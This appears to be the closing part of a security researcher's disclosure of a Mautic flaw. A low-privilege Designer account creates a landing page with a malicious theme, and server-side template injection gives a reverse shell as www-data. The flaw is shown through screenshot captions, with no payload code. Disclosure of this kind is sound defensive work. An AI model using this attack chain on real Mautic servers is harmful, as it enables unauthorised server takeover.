
Designer role -> Landing Page Permissions (3/23):
Only "View Own" and "Create" checked for Pages, "View" checked for Categories.
Step 2: Designer creates landing page with malicious theme:

Designer clicking "New" to create a landing page. Limited navigation confirms low-privilege account, Penelope listener ready:
Designer is creating New Page as named "SSTI Verification via RCE" theme visible in theme selector with thumbnail preview. Penelope listener waiting for reverse shell connection:
Step 3: Reverse shell from Designer account:
Reverse shell caught as www-data from Designer account. Penelope listener shows incoming connection with shell prompt, Mautic New Page with SSTI theme still visible. Limited sidebar menu confirms non-admin:


Reverse shell session active. Kali terminal showing www-data prompt with full shell access. Mautic Designer dashboard in background confirms "Attacker attacker" user with limited menu (Dashboard, Components, Channels only):
Step 4: Low-privilege confirmation:
Designer dashboard is showing "You do not have the permission to see the data from lead section" errors on "Contacts Created" and "Form Submissions" widgets confirming minimal privileges, yet full RCE was achieved.
Mautic showing "Attacker attacker" user with permission denied errors on dashboard widgets:

Designer dashboard overview:
Mautic sidebar showing limited menu (Dashboard, Components > Landing Pages, Channels). Permission denied errors confirm this user has no admin, contacts, campaigns, or reporting access.
Similar CVEs:
- CVE-2023-34448 (Grav CMS): SSTI via
map()/reduce(), CVSS 7.2 - CVE-2023-46245 (Kimai): SSTI to RCE via Twig upload, CVSS 7.2
Mautic has fewer protections than either no sandbox, no blocklist, no filter override.
All testing was performed on a local Docker instance under controlled conditions.
Reporter: Onurcan Genç - Independent Security Researcher, Bilkent University
Related: sunucu tarafı şablon enjeksiyonu ve RCE zafiyetleri